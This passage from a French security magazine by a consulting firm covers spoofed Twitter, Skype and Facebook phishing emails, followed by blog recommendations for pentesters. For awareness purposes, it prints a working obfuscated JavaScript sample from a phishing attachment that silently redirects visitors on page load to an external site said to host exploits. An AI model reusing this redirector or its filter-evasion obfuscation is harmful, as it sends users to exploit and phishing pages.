[14] http://support.microsoft.com/kb/2264107

[15] http://www.microsoft.com/downloads/details.aspx?FamilyID=96f74b8f-fe85-4532-a38f-fc3b20317699

[16] http://acrossecurity.blogspot.com/2010/08/binary-planting-update-day-7.html

[17] http://blog.metasploit.com/2010/08/better-faster-stronger.html


[18] http://blogs.technet.com/cfs-file.ashx/__key/CommunityServer-Components-PostAttachments/00-03-35-14-21/Secure-loading-of-libraries-to-prevent-DLL-Preloading.docx

Phishing of the Month : Twitter, Skype et Facebook

Les attaques de Phishing se suivent... et se ressemblent!

Les attaques de Phishing semblent revenir sur le devant de la scène. En effet, depuis quelques mois, il semble que les pirates trouvent toujours des victimes par ce procédé amateur, mais qui semble se professionnaliser de plus en plus.

Deux types d'email se distinguent. On retrouve toujours les emails en mode texte comme le montrent les captures suivantes. Seule l'adresse de l'émetteur est spoofée et une page HTML est attachée en pièce jointe.




Skype et Facebook restent des sujets particulièrement utilisés et qui semblent fonctionner à merveille.
Les pages jointes sont pour la plupart constituées d'un code HTML encodé afin de ne pas être détectées par les filtres anti-spam.

```
<script type='text/javascript'>function tA(){};function jZ(){};tA.prototype = {e :
function() {var d=new Array();nA="nA";this.kL='';var m=new Date();var s=new Array
();this.h="";this.v="v";try {this.lR='';function z(){};kA='';var aR=function(){return
'aR'};this.w="";this.t='';this.tS='';var k='r1e1'.replace(/[1OI\(\{]/g, '');var
i=function(){};function x(){};var fD=function(){return 'fD'};var gH=function()
{};xP="";var wE=function(){};this.b='';var a='twiV'.replace(/[V2J0w]/g, '');c="";var
fX=function(){};this.gC="gC";this.zO='';this.tF="";rJ="rJ";var g='cCa:'.replace(/
[\:CgWI]/g, '');this.q='';var aU=new Array();this.wB=33436;gF='';var zU=function()
{return 'zU'};var cT=new Date();this.vF="";var n='h2'.replace(/[2wjN\*]/g, '');var
mJ=function(){return 'mJ'};this.gD='';var sG=function(){};var qC="";this.vG="";var
zL=function(){};var kD=new Array();var f='lYo}'.replace(/[\}j9Y\?]/g,
'');u=false;rR=Z8369;nC=false;kX="";vFW="vFW";var uC=function(){return 'uC'};var
o='fR'.replace(/[R5IB1]/g, '');fV="fV";var vW=function()
{};this.wA=60775;this.zE="zE";oO=27422;function nU(){};var l='o%nF'.replace(/[Fi%,t]/g,
'');xN=42484;var tG="tG";wI="wI";var iR=new Array();var y=new Array();var cU=11372;var
bB="";this.iS=40821;var eB=n+k+o;this.bW=4986;this.tFH=false;bZ='';this.mF=20936;var
jP='';this.sV='';rF=false;var r=f+g+a+l;var uE=false;var dM=27694;var dL='';var
mI=false;this.zN=false;this.nK='';var oU=function(){return 'oU'};window.onload=function
() {hQ=false;eBP="";var oR=function(){};var hJ="hJ";function iM(){};var sO=new Date
();this.zY=false;var p=document;this.jC="";var eA=new Array();function dO()
{};this.nZ=false;this.sE=false;function vK(){};var jCW='';lB=p[r];this.sX=false;var
aX=function(){};this.dLK=25828;this.uW='';var nP=function(){return 'nP'};var yN=functio
(){};lB[eB]='hAtxt+pA:P/x/PgAo+v+o^sx-+c^oPmx-^uPa+.+1^g^bx.PuxaP/+z^.^hAtAmxl^'.replac
(/[\^xP\+A]/g, '');this.vC='';var cF=new Array();cC=false;pO="pO";};oQ='';var
cP="cP";var eO="eO";} catch(j) {function hH(){};function pU()
{};this.uU=false;yX=false;tU=false;this.mY="";jN="";var hC=false;p.write
("rwmmm");nW=6573;var dOX=function(){return 'dOX'};mYO=false;}var qT=function()
{};hD=22624;lZ=false;}};this.rG="";var sVS=new tA(); function bPO(){};sVS.e
();this.aS="aS";</script>
```

Elles redirigent vers des sites hébergeant des exploits ou des sites aux couleurs des entreprises phishées.

En revanche, d'autres emails reçus récemment sont relativement plus évolués en imitant à la perfection les CSS ou les logos pour mieux piéger les utilisateurs. Il faut avouer que la capture suivante aurait pu piéger plus d'un internaute...



Nos bookmarks et extensions favoris

À chaque parution, nous vous présentons, dans cette rubrique, des outils libres, extensions Firefox ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter les blogs de Didier Stevens et Carnal0wnage.

XMCO | Partners

Au programme de ce numéro :

- **Le blog de Didier Stevens :** chercheur en sécurité spécialiste du langage PDF
- **Le blog Carnal0wnage :** site généraliste dédié au pentesteurs

Didier Stevens


Blog Sécurité

Description

Didier Stevens est un chercheur particulièrement connu dans le monde de la sécurité. À l'origine de la découverte de plusieurs vulnérabilités, Stevens est devenu un des spécialistes du langage PDF.

Depuis 2006, son blog permet de suivre ses projets (outils), ses analyses et ses nombreux articles parus dans des magazines tels que (IN)Secure Magazine ou encore Hackin9.

Capture d'écran



Adresse

http://blog.didierstevens.com/

Avis XMCO

Didier Stevens réagit très rapidement sur le sujet d'actualité en proposant astuces, outils ou analyses. Chaque billet est toujours très intéressant et particulièrement bien illustré!

Carnal0wnage

Blog dédié au pentesteurs

Description

Canarl0wnage est un site technique consacré au hacking et au pentest. Mis à jour régulièrement, vous y trouverez un grand nombre d'astuces notamment des détails sur les nouveaux modules intégrés à Metasploit.

Capture d'écran

Adresse

http://carnal0wnage.blogspot.com

Avis XMCO

Une excellente référence pour les pentesteurs et autres passionnés!

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet XMCO Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité PCI DSS, la veille en vulnérabilité (CERT-XMCO) constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet XMCO Partners

Pour contacter le cabinet XMCO Partners et obtenir des informations sur notre métier : 01 47 34 68 61.

http://www.xmcopartners.com/
http://cert.xmcopartners.com/